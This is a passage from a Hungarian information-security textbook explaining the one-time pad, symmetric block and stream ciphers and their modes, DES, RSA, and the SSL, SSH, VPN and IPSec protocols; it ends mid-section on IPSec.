azaz a kódolt üzenet ismeretében semmiféle következtetést nem lehet levonni az eredeti információra vonatkozóan. Ilyen tökéletes rejtjelező a véletlen átkulcsolás módszere, vagyis a One Time Pad (OTP[16]), más néven Vernam-titkosító néven ismert kódoló eljárás. Ennek lényege, hogy – mint arra már Shannon kapcsán utaltunk – minden üzenet kódolásához egy legalább ugyanolyan hosszú, függetlenül sorsolt, véletlen kulcsot használunk. A módszer működésének feltétele tehát, hogy a kulcs minden alkalommal az előzőektől függetlenül sorsolt, „jó" véletlen legyen, a kulcs újrafelhasználása esetén a rendszer már nem lesz „tökéletesen" biztonságos.

A módszer hátránya is az előző feltételből fakad: egyrészt sok véletlenre van szükségünk (legalább olyan hosszú sorozatra, mint amilyen hosszú maga az üzenet), másrészt ezt a kulcsot előzőleg, titkos és hiteles csatornán keresztül el kell juttatni minden dekódoló félhez, ami legalább akkora feladat, mint magának az üzenetnek a titkos célba juttatása. Ekkora erőfeszítéssel már magát az üzenetet is célba juttathatjuk. A kulcskiosztásra megoldás lehet az előzetes személyes találkozás, de léteznek olyan kriptográfiai protokollok is, amelyek személyes találkozás nélkül is lehetővé teszik a titkos és hiteles kulcscserét, azonban ezek bonyolult volta miatt a tökéletes titkosítás alkalmazása inkább csak elméleti jelentőségű. Ezért, mint már említettük, a titkosítás hatékonyságát vizsgálva a gyakorlatban megelégszünk a praktikus feltörhetetlenséggel, tehát azzal a követelménnyel, hogy a ma, illetve a közeljövőben várhatóan rendelkezésre álló számítási kapacitás segítségével a kód értelmes időn belül ne legyen feltörhető.

4.7.7.2 Szimmetrikus, más néven privát kulcsos titkosítás

A szimmetrikus, vagy egykulcsú módszercsalád legfontosabb jellemzője, hogy a titkosító és a megoldó eljárás alapvetően mindkét oldalon ugyanaz, valamint mind Küldőnek, mind Fogadónak ismernie kell a kódoláshoz ill. dekódoláshoz használt kulcsot. Ezeknek a módszereknek jelentős és tapasztalatokban gazdag múltjuk van. Az elmúlt évszázadok eszközei mind ezen az elven alapultak, ezért gyakran hagyományos titkosításnak (conventional cryptography) is nevezik. A titkosítást megelőzően Küldőnek és Fogadónak biztonságos, mások elől rejtett módon meg kell osztania a kulcsot, és azt mindkettőjüknek titokban kell tartania. A titkos kulcsú rejtjelezési módszerek tehát azon a feltételezésen alapulnak, hogy Küldő és Fogadó ismernek valamilyen közös, titkos információt (a kulcsot), amelyet Támadó nem ismer. Ennek a titkos információnak a birtokában Küldő elő tudja állítani a titkos üzenetet, Fogadó pedig értelmezni tudja azt. Eközben Támadó a titkos információ hiányában sem megérteni nem tudja a rejtjelezett üzenetet, sem pedig rejtjelezni nem tud hamis üzenetet. Így csak Fogadó tudja

[16] One Time *Password* kifejezéseként is előfordul, ami egyszerhasználatos jelszót jelent. A jelszó lehet *követő* (egymás után lehet felhasználni), vagy időben *egyedi* (adott ideig lehet felhasználni, utána soha többet). Más osztályozás szerint lehet *előre gyártott* (mint a követő) vagy *szinkronizálással* készülő (mint az egyedi), amikor a szerver és a kliens is ugyanazzal az algoritmussal generálja le az adott időintervallumban érvényes jelszót. Többnyire ebben az esetben van szüksége a kliensnek egy jelszógeneráló eszközre (ld. 4.12).

elolvasni az üzenetet, aki ezzel indirekt módon abban is biztos lehet, hogy az üzenet Küldőtől érkezett.

Mindez persze csak addig igaz, amíg Támadó nem fejti meg az üzenetekhez használt kulcsot. Ez jó algoritmus esetében annál később következik be, minél hosszabb a kulcs. Más szavakkal: annak nehézsége, hogy egy rejtjelezett üzenetet – adott algoritmus esetén – milyen nehezen lehet visszafejteni a kulcs ismerete nélkül, az a lehetséges kulcsok számával mérhető. Ha az algoritmus más módon nem támadható meg, a teljes kipróbálás (brute force) módszerét hívják segítségül, ami az összes lehetséges kulcs kipróbálását jelenti. Ez a feladat hosszú kulcs esetén azonban ritkán végezhető el, mert az összes kulcs kipróbálásának időigénye a kulcs hosszának exponenciális függvénye. Ez persze nem garantálja azt, hogy egy hosszabb kulcsot használó algoritmus egyben biztonságosabb is, de általánosságban igaz, hogy a kulcs nélküli feltörés munkaigényessége a biztonság záloga.

Elméletileg természetesen minden titkosított üzenet visszafejthető, de megfelelő hosszúságú kulcs esetén a visszafejtési idő évmilliárdokban mérhető. Manapság a használatban lévő kulcsok már minimálisan 40 bitesek. Az egy bittel hosszabb kulcs kétszer annyi kulcsvariációt eredményez, a 8 bittel hosszabb pedig 256-szorosára növeli a variációs lehetőségeket. A 40 bites kulcsok használata esetén az összes lehetőség több mint 1000 milliárd. A mai otthoni számítógépek teljesítménye hozzávetőlegesen 1 másodperc alatt 1000 kulcs kipróbálását teszi lehetővé. 100 ilyen számítógép esetén naponta több mint 8 milliárd kulcsot lehet kipróbálni, amennyiben a brute force módszerrel haladunk. Így legalább 3 hónapra van szükség, hogy az összes kulcsot kipróbáljuk. De így csak a 3 hónappal ezelőtt kódolt üzenet kerülhetne napvilágra; azonban jó esetben a titkosítási rendszer mindig újabb és újabb kulcsokat generál. A nagyobb biztonságra törekvő szervezetek, például a bankok, már 128 vagy több bites kulcsokat alkalmaznak, melyek összes variációs lehetőségének a végigpróbálgatása a mai számítógépes kapacitásokkal és ismert eljárásokkal rendkívül nagy időigényű.

Egy szimmetrikus kulcsú kódoló algoritmus matematikai értelemben egy egyértelmű és invertálható leképezést valósít meg a nyílt szöveg (plain text, p) és a kódolt szöveg (ciphertext, c) között, amelyhez egy kódoló kulcsot használ fel (key, k). A leképezés tehát emlékezetmentes:

$$f(p,k) = c;\ f^{-1}(c,k) = p.$$

Felmerül azonban az igény, hogy a kódolást állapotfüggővé tegyük, azaz a kódolás folyamatát emlékezettel lássuk el, aminek révén az eljárás biztonságossága növelhető. Ennek megvalósítása kódoló struktúrák alkalmazása révén lehetséges, ezek azok a „működési módok”, amelyeket a titkosítás főbb jellemzői között már megemlítettünk. A kódolt szöveg természetesen nem lehet rövidebb, mint a nyílt szöveg, hiszen ilyenkor információt veszítenénk, azaz nem lenne egyértelműen invertálható a leképezés. A nyílt szövegnél hosszabb kódolt szöveg pedig redundancia megjelenését jelentené, ami könnyebb megfejthetőséget eredményezne, emiatt a kódoló függvényeknél a nyílt és kódolt szövegek hossza általában megegyezik. Az egyes működési módok különbözhetnek egymástól abban, hogy van-e visszacsatolás a rendszerben, vagy hibás átvitel esetén mekkora a hibaterjedés. Fontos kiemelni, hogy bizonyos kódoló struktúrák – tipikusan az ún. folyamkódolók, de ilyen a DES is – nem használják ki a rejtjelező függvény invertálhatóságát, hanem strukturális módon biztosítják a dekódolást, azaz a dekódoló oldalon is ugyanazt a rejtjelező dobozt használják.

A gyakorlatban alkalmazott szimmetrikus kulcsú rejtjelezőknek két nagy fajtája van: *blokk-kódolók* (block cipher) és *folyamkódolók* (stream cipher).

A **blokk-kódolók** egy lépésben adott méretű üzenetblokkot képesek kódolni (egy blokk általában 64-128 bit). Az üzenetet tehát ekkora darabokra kell előzetesen felosztani. Ha az utolsó

üzenetdarab nem tesz ki egy teljes blokkot, akkor gondoskodni kell a megfelelő kiegészítésről (padding). Ezzel körültekintően kell eljárni, mert nem megfelelő kiegészítés alkalmazása lehetővé teheti az algoritmus feltörését. Blokk-kódolóból sok különfélét használnak. Ilyen, ismertebb algoritmus például a DES, a 3DES, az IDEA, az RC2, az RC5, a SAFER, a FEAL, a SKIPJACK, a BLOWFISH, a CAST és az AES. Gyakori működési módjaik, a teljesség igénye és részletes tárgyalás nélkül (részletesen ld. a Biztostu.hu oldalain):

1. Elektronikus kódkönyv (Electronic Code Book, ECB): a legegyszerűbb, visszacsatolás nélküli, azaz emlékezetmentes kódoló struktúra. Mivel nincs visszacsatolás, ugyanahhoz a bemenethez mindig ugyanazt a kimenetet állítja elő. Az egyes kódolt blokkok függetlenek egymástól, ezért a módszer érzéketlen arra, ha egy kódolt blokk elvész: csak az elveszett adatot kell pótolni, de ez a veszteség nem okoz hibát a kódolás más részeinél, azaz nincs hibaterjedés. Hátránya, hogy nyílt-rejtett szövegpár(ok) birtokában adott esetben sikerrel támadható, mivel egy adott kódolt szakasz visszafejtéséhez nincs szükség környezetének ismeretére, hiszen ugyanahhoz a bemenethez mindig ugyanazt a kimenetet állítja elő.
2. Visszacsatolt blokk-kódolás (Cipher Block Chaining, CBC): ebben a struktúrában a kódolt blokkok „kizáró vagy” (XOR) művelettel a bemenetre visszacsatoltak. Ezzel biztosítható, hogy a kódoló kimenete ne csak az aktuális bemenettől, hanem a múlttól is függjön. Ez a működési mód a rejtjelezés biztonsága szempontjából rendkívül hatékony, emellett egyszerűen implementálható úgy szoftverben, mind hardverben, és kis számításigényű, így gyorsan végrehajtható. Emlékezettel rendelkező tulajdonsága révén a nyílt-titkos szövegpár módszerén alapuló támadással szemben az ECB-nél erősebb védelmet nyújt, hiba esetén azonban a hibát okozó blokkot követő egység is hibás lesz, azaz itt fellép a dekódolási hibaterjedés. A hiba miatt azonban csak az elveszett vagy rossz helyre került (kódolt) adatblokkot követő egyetlen egység romlik el, mert a hibát követő blokknál – amelynek tartalma sérül az előző blokk hibás adataival való XOR művelet miatt – már jó adattal töltődik fel a dekódoló. Így az adott blokk eredménye ugyan hibás lesz, de a következő blokk dekódolásánál a „kizáró vagy” műveletben használt adat már helyes lesz, vagyis a hibát követő második blokk dekódolásakor már jó adatot kapunk.

A folyamkódolók a folyamatosan érkező üzenetet kisebb egységenként (pl. byte) képesek kódolni. Ilyen algoritmus például az RC4, a SEAL, a VRA vagy az A5. Gyakran lehet szükség arra, hogy ne várjunk addig, amíg az adatok egy blokknyit kitesznek, mert nem engedhetjük meg a pufferelés miatti késleltetést. Ilyen alkalmazásra lehet példa a real-time adás, a kép- vagy hangtovábbítás. Gyakran alkalmazott működési módjai:

1. Visszacsatolt folyamkódolás (Cipher Feedback, CFB): olyan folyamkódoló struktúra, amely a kis méretű kódolt üzeneteket egy léptető regiszterben gyűjti a blokkonként kódoló rejtjelező függvény számára. Az aktuális kódolandó üzenetet a korábbi kódolt üzeneteken végzett rejtjelezés eredményével XOR-olja, majd az így kapott kimenetet csatolja vissza a léptető regiszterbe. Ennek köszönhetően a kimenet függ a múltbeli adatoktól. A CFB struktúra lehetővé teszi, hogy a kódolandó és kódolt adat mérete, valamint a rejtjelező algoritmus blokkmérete különböző legyen, így a struktúra alkalmas rövid (byte vagy bit méretű) adategységek kódolására is. A CFB nagyon érzékeny az üzenetegységek sérülésére vagy elvesztésére. Egy hibásan átvitt üzenetegység egészen addig érezteti a hatását (rontja el a dekódolást), amíg a léptető regiszterből ki nem ürül. Így a hibás átvitel hatása akár a következő 16-32 üzenetegység meghibásodását is okozhatja.
2. Kimenet-visszacsatolt folyamkódolás (Output Feedback, OFB): olyan folyamkódoló struktúra, amely a CFB-hez hasonlóan lehetővé teszi a kisebb üzenetegységek kódolását, de a hibaterjedés tekintetében lényegesen jobb tulajdonsággal rendelkezik. Az OFB-nél

nem a kódolt értéket csatolják vissza a léptető regiszterbe, hanem közvetlenül a rejtjelező kimenetét. E struktúránál a kódolás kimenete nem függ a kódolt adatoktól, csak az számít, hogy hányadik lépésben történt a kódolás, ugyanis a rejtjelező algoritmus és az inicializációs vektor egyértelműen meghatározza az XOR kódolás egyik paraméterét. Így egy sérült üzenet hatása nem terjed ki a következő üzenetekre, azonban egy észre nem vett üzenetvesztés hatása az önszinkronizáció hiányában az összes azt követő dekódolási eredményt elrontja. Ezért OFB esetén az üzenetek sorszámozásával – vagy más módon – a szinkronizációt biztosítani kell.

Szimmetrikus kulcsú kódolás alkalmazásakor biztosítanunk kell, hogy a használni kívánt közös kulcs minden félnél előzetesen rendelkezésre álljon. A kiosztásnál ügyelni kell a kulcs titkosságára és hitelességére. A kulcskiosztás megoldható például szimmetrikus kulcsú kódolással: ehhez a rendszerben egy mindenki által megbízhatónak elfogadott szervernek (Kulcskiosztó Központ) kell üzemelnie, amellyel való kommunikációhoz minden félnek létezik már előre kiosztott, hosszú ideig használatos szimmetrikus kulcsa. Ilyenkor a kommunikációban résztvevő felek a szerver közvetítésével cserélik ki a kommunikációhoz szükséges aktuális kapcsolati kulcsot. Ilyen algoritmust valósít meg például a Kerberos rendszer.

Napjaink legismertebb és legelterjedtebb, ugyanakkor egyik legrégibb szimmetrikus kulcsú titkosítási algoritmusa a DES (Data Encryption Standard). Kifejlesztésekor az algoritmussal szembeni alapvető elvárások a következők voltak:

- nyújtson magas szintű biztonságot,
- legyen egyszerű felépítésű, könnyen megérthető,
- az elért biztonság csak a kulcstól függjön, ne az algoritmustól,
- legyen gazdaságosan alkalmazható elektronikus eszközökben.

A DES olyan szimmetrikus kulcsú blokk-kódoló, amely 64 bites adatblokkot titkosít 56 bites kulcs segítségével. Bár az idő előrehaladtával e rejtjelező algoritmus elavult és szerepét átvette az AES[17] (Advanced Encryption Standard), a DES-kódolás többszöri végrehajtásával készített rejtjelező – a 3DES – máig erős rejtjelezőnek számít. A DES algoritmusa az ún. Feistel-struktúrát követi. Ennek fontos előnye, hogy pontosan ugyanaz az eljárás használható kódolásra és dekódolásra, csak az algoritmus során felhasznált kulcsrészleteket kell fordított sorrendben alkalmazni. A kódolás kezdetben egy permutációt hajt végre a bemenetként kapott adat bitjein, majd az adatokon 16-szor végrehajt egy adott transzformációt (ezek a rétegek Feistel-struktúrájúak). Minden réteg egy rétegkulcsot használ fel, amely a kódolás kulcsából származtatott érték. A rétegkulcsokat a kulcsütemező algoritmus készíti el. A 16 transzformáció után a kezdeti permutáció inverzének elvégzésével készül el a kódolt adat. A DES-dekódolás a fentiek értelmében megegyezik a kódolással, csupán a kulcsütemező algoritmus által készített rétegkulcsokat kell fordított sorrendben ütemezni.

4.7.7.3 Nyilvános kulcsú titkosítás / aszimmetrikus titkosítás

Nyilvános kulcsú titkosításnál minden egyes felhasználóhoz két kulcs (egy kulcspár) tartozik: egy titkos és egy nyilvános. A nyilvános kulcsú titkosítás az üzenet rejtjelezésén túl a partner – azaz a kommunikációban részt vevő másik fél – egyértelmű, kölcsönös azonosítását is lehetővé teszi. A kulcspárt generáló algoritmusnak két feltételt kell kielégítenie:

[17] Advanced Encryption Standard, a DES kódolás cseréjére kiírt pályázat nyertes algoritmusának (Rijndael, ejsd pl. ’rájndál’ vagy ’rájndol’) egyszerűbb neve.

1. A két kulcs egymástól legyen független, vagyis az egyikből ne lehessen következtetni a másikra;
2. A kulcsok legyenek szimmetrikusak, azaz ha N jelöli a nyilvános kulcs alkalmazását, T a titkos kulcsét, és x egy kódolandó információ, akkor

$$N(T(x))=x \text{ és } T(N(x))=x$$

legyen.

Kezdetben a felhasználók egy nyilvános/titkos kulcspárt generálnak maguknak, majd a nyilvános kulcsot a lehető legszélesebb körben ismertté teszik, miközben a titkos kulcsot titokban tartják. Küldőnek nem kell mást tennie, mint Fogadó nyilvános kulcsával kódolni az üzenetet, amit Fogadó – a 2. feltétel értelmében – saját titkos kulcsával dekódolni tud. A nyilvános kulcs ismerete – az 1. feltétel értelmében – nem segít abban, hogy a titkos kulcsot megfejtsük, így a Küldő által egy nyilvános kulccsal kódolt üzenetet már csak a titkos kulcsot ismerő Fogadó oldhatja meg.

A szimmetrikus rejtjelezésnél említett kulcskiosztás – azaz a felek kommunikációjához szükséges aktuális kapcsolati kulcsok cseréje vagy egyeztetése – nyilvános kulcsú titkosítás segítségével is megvalósítható. Ekkor az aktuális titkot a felek a másik fél nyilvános kulcsával kódolva küldik el, amit a szimmetrikus titkosítás működési elve értelmében csak a másik fél tud visszafejteni titkos kulcsa segítségével.

A nyilvános kulcsú titkosítás leggyakrabban használt módszere az először 1978-ban publikált RSA (Rivest-Shamir-Adleman) algoritmus, amely 2000 decemberéig az RSA Security cég szabadalma alatt állt. Az RSA segítségével két távoli fél képes titkosított üzenetváltásra előzetes titkos kulcsegyeztetés nélkül. A nyílt és kódolt üzeneteket egész számok, a titkos-nyilvános kulcsokat számpárok alkotják. Az eljárás alapgondolata az, hogy míg két igen nagy prímszám (~200 számjegy) összeszorzása rendkívül gyorsan elvégezhető, addig csupán a szorzatot ismerő Támadónak szinte semmi esélye sincsen arra, hogy a szorzatból a prímtényezőkre visszakövetkeztessen.

Az RSA-kódolás előnye, hogy egyszerű matematikai struktúrával dolgozik, az algoritmus megértése nem követel különösebb matematikai háttérismeretet, a kódolás és a dekódolás során szükséges moduló hatványozás pedig gyorsan elvégezhető. Hátránya azonban, hogy a kódoláshoz nem használ véletlen elemet, így egy adott üzenet kódolt megfelelője mindig ugyanaz lesz, aminek értéke csak a titkos kulcstól és az (ismert) modulustól függ. Ennek következménye, hogy az RSA-t értelmes szöveg kódolására nem szabad használni, mert ez támadásra ad lehetőséget: kis információtartalmú üzenet esetén a küldött üzenet megsejtésével, a lehetséges üzenetek végigpróbálgatásával könnyen kideríthető, hogy mi volt a nyílt üzenet, hiszen a nyilvános kulcs birtokában bárki képes a kódolás elvégzésére és az elfogott üzenettel való összehasonlításra. Emiatt az RSA-t tipikusan nem is kódolásra, sokkal inkább kulcsegyeztetésre és digitális aláírásra használják.

4.7.8 Titkosítás az Interneten

A már említett, rendkívül népszerű PGP-n kívül említésre méltó még a rejtjelezés néhány gyakran használt alkalmazási módja. Ezekből mutatunk be most röviden néhányat.

4.7.8.1 SSL (Secure Socket Layer)

A pénzmozgás biztonságával kapcsolatos kockázatok csökkentése érdekében jött létre az SSL eljárás, amely titkosítja a fizetési adatok forgalmát a vevő és az eladó számítógépe között. Így a vevőnek a vásárlás után csak ki kell töltenie a kijelölt helyen bankkártyájának számát és e-mail-címét (a visszaigazolás érdekében). Ezután a vevő számítógépe RSA-algoritmussal titkosítja ezeket az adatokat az eladó nyilvános kulcsával úgy, hogy az így átvitt adatokat csak az eladó tudja megoldani saját titkos kulcsával. Megoldás után az eladó a vevő nyilvános kulcsával titkosítja a visszaigazolást, amit viszont csak a vevő tud megoldani a saját titkos kulcsával. Az eljáráshoz tehát szükség van mind az eladó szerverének, mind a vásárló digitális aláírására, amelyhez a nyílt kulcsot egy hitelesítés-szolgáltató bocsáthatja rendelkezésre.

Az SSL általános célú, alacsony szintű protokoll, amely a hálózati (Network Layer) és az alkalmazási rétegek (Application Layer) között üzemel. Mint neve is sugallja, az SSL sokféle forgalom – LDAP, POP, IMAP – titkosítására felhasználható, de legtöbbször HTTP protokoll esetén használják. A HTTP-forgalom SSL-lel történő titkosítását HTTPS-nek nevezik.

Gyakorlatban az RSA algoritmus az internetes *biztonságos* adatcsere de-facto szabványa, megvalósítása a népszerűbb böngésző programokban is megtalálható. A világ elektronikus kereskedelmében szinte kizárólag (90%-ban) a Netscape által kifejlesztett, a szerver és a böngészőprogram közötti biztonságos kapcsolatot megvalósító SSL 128 bites, nyilvános biztonsági protokollt használják. Az SSL általános célú, nyitott, szabadon felhasználható protokoll. Az SSL protokollt arra tervezték, hogy két kommunikációs alkalmazás (egy kliens és egy szerver) között biztonságos kapcsolatot garantáljon a szerver és – opcionálisan – a kliens autentikálása révén. Előnye, hogy független az alkalmazás-protokolloktól. A magasabb szintű alkalmazásprotokoll (például HTTP, FTP, TELNET stb.) fennakadás nélkül működnek az SSL protokoll fölött.

Az SSL protokoll minden új kommunikációs kapcsolat felvételekor kiválaszt egy kódolási algoritmust és egy eseti kulcsot, és egyúttal autentikálja a szervert, mielőtt az alkalmazásprotokoll elküldi vagy fogadja az első adatcsomagot. Minden alkalmazásprotokoll-szintű adat kódolva kerül elküldésre a kétoldali biztonság érdekében. A titkosítási eljárás gyakorlatilag megegyezik a digitális aláírásoknál ismertetettel, azzal az eltéréssel, hogy a hitelességet harmadik fél nem igazolja, pontosabban a kliens csak a saját adatbázisában található lista alapján ellenőrzi, hogy a szerver kulcsa valamelyik hitelesítő szervezet által elismert-e. A bankkártya-adatok titkos továbbítására ez a protokoll az elektronikus kereskedelemben is használható, azonban önmagában nem oldja meg az Interneten keresztül történő fizetésekkel kapcsolatos összes problémát.

A SSL eljárás hátránya az, hogy a vásárlók által közölt adatokhoz (bankszámlaszám, vásárolt áruk stb.) illetéktelen személyek nem férhetnek hozzá, de a gazdálkodó szervezet megismeri, és bár jogtalanul, de felhasználhatja azokat. Ennek kiküszöbölésére hoztak létre olyan eljárásokat, amelyeknél a fizetési információk feldolgozásához egy szervezetet vagy szoftvert iktatnak közbe „megbízható harmadik” félként.

Az SSL nyílt forrású, ingyenes implementációja az OpenSSL: `http://www.openssl.org/`

4.7.8.2 SSH – Secure Shell

Az SSH célja távoli gépek közti biztonságos kapcsolattartás megvalósítása oly módon, hogy ne csupán az átvitt adatok, de a felhasználónév és jelszó is titkosított csatornán utazzon a két gép közötti hálózaton keresztül. A kapcsolat kiépítésekor és fenntartása idején az SSH három feladatot végez el:

- **Hosztazonosítás:** feladata arról megbizonyosodni, hogy a távoli gép valóban az, amelyiknek kiadja magát.

- **Titkosítás:** olyan, végponttól végpontig terjedő adatkapcsolat kiépítése a feladat, amely alkalmas arra, hogy egy esetleges hallgatózó Támadó esetén se kerüljön veszélybe az információk titkossága. A titkosítás még azelőtt működésbe lép, hogy a jogosultságellenőrzés lezajlana, így biztosítva, hogy sem a jelszó, sem a jogok ellenőrzéséhez szükséges más információ nem kerülhet illetéktelen kezekbe;

- **Jogosultságellenőrzés:** ennek során ellenőrizhető, hogy a kliens gépről jelentkező felhasználó valóban az-e, akinek kiadja magát. Ez tipikusan jelszó bekérését és ellenőrzését jelenti, de történhet más formában is.

4.7.8.3 Hosztazonosítás

A felek egymást RSA-autentikációval azonosítják. A szerver elküldi nyilvános kulcsát a klienshez, a kliens ezzel titkosít egy véletlenül választott kapcsolatazonosítót, majd az eredményt visszaküldi a szervernek, amely a titkosított kapcsolatazonosítót saját titkos kulcsával visszafejti. Így a kliens megbizonyosodhat arról, hogy valóban azzal a szerverrel beszél, amelyikkel szándékában áll.

További ellenőrzések:

- **Szerverellenőrzés:** a kliens működése során felteszi, hogy az elérni kívánt szerver nyilvános kulcsa saját – lokálisan tárolt – listájában megtalálható. Ha a szerver nyilvános kulcsa valóban rendelkezésre áll, megtörténik a kapcsolat-felvétel. Ha olyan szerver géphez kell kapcsolódni, amelyiknek nyilvános kulcsa a lokális listában még nem szerepel, akkor az alábbihoz hasonló figyelmeztető kérdést tesz fel a felhasználónak:

  ```
  Host key not found from the list of known hosts.
  Are you sure you want to continue connecting (yes/no)?
  ```

  Amennyiben a felhasználó megbízik az adott szerverben és igényli a kapcsolódást, akkor a célszerver nyilvános kulcsát a kliens felveszi saját listájába.

- **Kliensellenőrzés:** a szervernek bizonyos esetekben szüksége lehet arra, hogy meggyőződjön a kliens gép kilétéről. Ennek érdekében a szerver egy ellenőrző üzenetet titkosít az általa vélelmezett kliens nyilvános kulcsával. Ezt az üzenetet a kliens csak abban az esetben tudja helyesen visszafejteni saját titkos kulcsával és visszaküldeni a szervernek, ha valóban az a gép, amelyiknek a szerver gondolja.

4.7.8.4 Titkosítás

A kliens és a szerver a tényleges adatátvitel során több – mindkettőjük által ismert, a kezdeti kapcsolatfelvétel során kiválasztott – titkosítási eljárás közül választ egyet, amelyet aztán a kapcsolat fennállása során alkalmaz. Nem minden implementáció támogatja az összes, SSH esetén szokványos módszert, de a 3DES algoritmust mindegyiknek támogatnia kell, mivel más választható algoritmus hiányában, végső esetben, ezt kell alkalmazni. Az SSH leggyakrabban használt titkosítási algoritmusai:

- IDEA: 128 bites blokk-kódoló. Gyorsabb a 3DES-nél, de lassabb, mint az Arcfour vagy a Blowfish. Ez az algoritmus sok országban jogvédett és kereskedelmi alkalmazása tilos.

- Blowfish: gyors és szabad alternatíva, mindenféle szerzői és egyéb jogvédelemtől mentes. Az algoritmus 32-448 bites kulcsok alkalmazását támogatja, az SSH 128 bites kulcsot használ.

- 3DES: az alapértelmezett módszer, háromkulcsú háromszoros DES-kódoló CBC működési módban.

Az SSH implementációk egy kiegészítője az **`ssh-keygen`** program, amely egy kulcspárt generál, amit az SSH az RSA algoritmushoz használ.

4.7.8.5 Jogosultságellenőrzés

A két leggyakrabban használt jogosultságellenőrző megoldás a jelszavas, ill. a nyilvános kulcsú. Jelszavas ellenőrzés esetén a felhasználó (kliens) jelszavát begépelve igazolhatja a szerver felé, hogy jogosult a kívánt felhasználó által elérhető szolgáltatások igénybevételére. A jelszó, mint egy SSH-kapcsolat során minden „hasznos teher", titkosítva halad a hálózaton, így egy lehallgató támadó nem szerezheti azt meg.

A nyilvános kulcsú azonosítás a jelszó hálózaton történő (titkosított) átküldését kiküszöböli, így a biztonsági kockázatot csökkenti mindaddig, amíg nem történt illetéktelen behatolás a kapcsolatot kiépítő gépre. Csatlakozáskor a kliens titkos kulcsával egy eseti aláírást generál, amit elküld a szervernek. A szerver ezt a kliens nyilvános kulcsával ellenőrzi, így eldöntheti, hogy a kapcsolatot kezdeményező felhasználó jogosult-e a hozzáférésre. A folyamat során egy esetleges lehallgató támadó csak egy kódolt aláírást szerezhet meg. Ez azonban minden alkalommal más és más, így a támadó által megkaparintott titkosított aláírás sikeresen nem használható fel egy későbbi rosszhiszemű bejelentkezés során.

4.7.8.6 Virtuális magánhálózat (Virtual Private Network, VPN)

A virtuális magánhálózat olyan technológiák összessége, amelyek azt biztosítják, hogy egymástól távol eső számítógépek és/vagy egy szervezet által kizárólag saját céljaira kialakított és fenntartott – továbbiakban privát – hálózatok biztonságosan kommunikálhassanak egymással olyan nyilvános hálózaton – tipikusan az Interneten – keresztül, amelyben nem bíznak meg, vagyis adatbiztonsági szempontból nem tekintenek biztonságosnak. A biztonsági megoldások gyártónként eltérőek, de a legtöbb szakértő egyetért abban, hogy a VPN az adatátvitel során alkalmaz valamiféle titkosítást, és a szolgáltatást a gép vagy felhasználó csak egy erős azonosítási mechanizmus sikeressége után veheti igénybe, továbbá a megoldás a privát hálózat belső topológiáját elrejteni törekszik a potenciális külső támadóktól.

Egy VPN kialakítása leegyszerűsítve azt jelenti, hogy minden egyes összekapcsolni kívánt hálózatrész és a nyilvános hálózat közé biztonsági átjárókat (security gateway) helyeznek el. Az átjárók titkosítják a privát hálózatot elhagyó adatcsomagokat (kimenő forgalom), illetve dekódolják a nyilvános hálózatból érkező adatcsomagokat (bejövő forgalom), ezzel titkosított csatornát alakítva ki a nyilvános hálózaton. Ha a rejtjelezés elég erős, a megvalósítás elég körültekintő és a konfigurálást hozzáértő ember végzi, akkor a résztvevők megbízhatnak ebben a csatornában. Ettől fogva az ilyen hálózatrészek úgy viselkednek, mintha egyetlen nagyméretű privát hálózatot képeznének.

Egy VPN többféleképpen is megvalósítható:

- **Szoftver-közeli módszer:** abban az esetben ideális, ha a VPN egy-egy határvonala más-más szervezet tulajdonában van (tipikusan terméktámogatás, vagy üzletféli kapcsolatok esetén), illetve akkor, ha ugyanaz a tulajdonos, de eltérő a használt

eszközök típusa a szervezeten belül. Előnye, hogy jól skálázható, hátrány viszont, hogy több háttértudás szükséges kialakításához, így pl. a VPN-t kiszolgáló operációs rendszer széleskörű ismerete.

- **Tűzfal-alapú módszer:** kihasználja az alkalmazott tűzfal biztonsági mechanizmusainak előnyeit, így a bizonyos hálózatrészek között meglévő hozzáférés korlátozást, a címfordítást (NAT: Network Address Translation), megfelelő azonosítási mechanizmusok működését, a naplózás létét, a valós idejű riasztásokat.

- **Hardware-közeli módszer:** tulajdonképpen olyan routerek alkalmazását jelenti, amelyek képesek az adatforgalom titkosítására. Használatuk egyszerű, mivel ez a megoldás áll a legközelebb a 'plug and play' titkosítás megvalósításához. A legmagasabb fokú hálózati áteresztőképességet (throughput) nyújtják az összes többi megoldással szemben, hiszen a kliens gépeken nem emésztenek fel erőforrásokat. Mindezen előnyös tulajdonságaik mellett korántsem olyan rugalmasak, mint például a szoftver-alapú megoldások, ezért ezt a technológiát gyakran a tűzfal-alapú vagy szoftver-közeli módszerekkel keverten alkalmazzák.

A VPN tipikus alkalmazása, amikor utazó ügynökök lépnek kapcsolatba a központi számítógépes rendszerrel. Ha egy munkatárs távolról (pl. saját otthonából) kívánja elérni cége szerverét (pl. azért, hogy elolvassa a leveleit), akkor közvetlenül a vállalati szerverrel volna kénytelen kapcsolatot létesíteni, amely igen költséges lehet, ha a nemzetközi telefontarifákra gondolunk. Drágaságával szemben kétségtelen előnye, hogy a sávszélesség állandó és az üzenetet nem lehet lehallgatni. A VPN ennek a metódusnak olyan internetes megvalósítása, amely során olyan zárt közösségű hálózatot hoznak létre az Interneten belül, amelyet illetéktelenek nem használhatnak. Hatékony, biztonságos, olcsó megoldás; a sávszélességet viszont nehéz garantálni.

A biztonság megteremtéséhez olyan ún. alagút-technológiát (tunneling) használnak, amelynek lényege, hogy a cég belső hálózatán (LAN) használt adatokat először a céges szerver titkosítja, majd a titkosított üzenetet az IP-csomagokká alakítja, és így küldi el a felhasználónak. Így a vállalat saját hálózatát egy nyilvános hálózattal helyettesítik úgy, hogy annak privát jellegét megfelelő titkosítással valósítják meg.

Az alagút-technológiával lehetőség nyílik további multiprotokolláris technológia alkalmazására is. Ekkor a titkosított IP-csomagok egyben a cég belső hálózatán (LAN) használt protokoll (pl. IPX) csomagjai is lehetnek, ezzel lehetővé válik, hogy a felhasználó számára a kapcsolat úgy jelenjen meg, mintha közvetlenül a cég belső hálózatához csatlakozott volna. A technológia természetesen nem csak alkalmazottak, hanem üzletfelek között is alkalmazható.

4.7.8.7 IPSec

A VPN megvalósításának legelterjedtebb módszere az IPSec. Ezt a protokollcsomagot az IETF (Internet Engineering Task Force) dolgozta ki, az egyes protokollok definícióit RFC-kben (Request For Comments) rögzítették. Az IPSec hálózati szinten nyújt lehetőséget arra, hogy a kommunikációban résztvevők hitelesen azonosítsák egymást (authentication) és kódolják (encryption) az egymás közt zajló adatforgalmat. Az IPSec két szinten is hitelesítést végez:

- A kapcsolat felépítése során biztosítja, hogy a résztvevő felek közvetlenül azzal vegyék fel a kapcsolatot, akivel szeretnék;

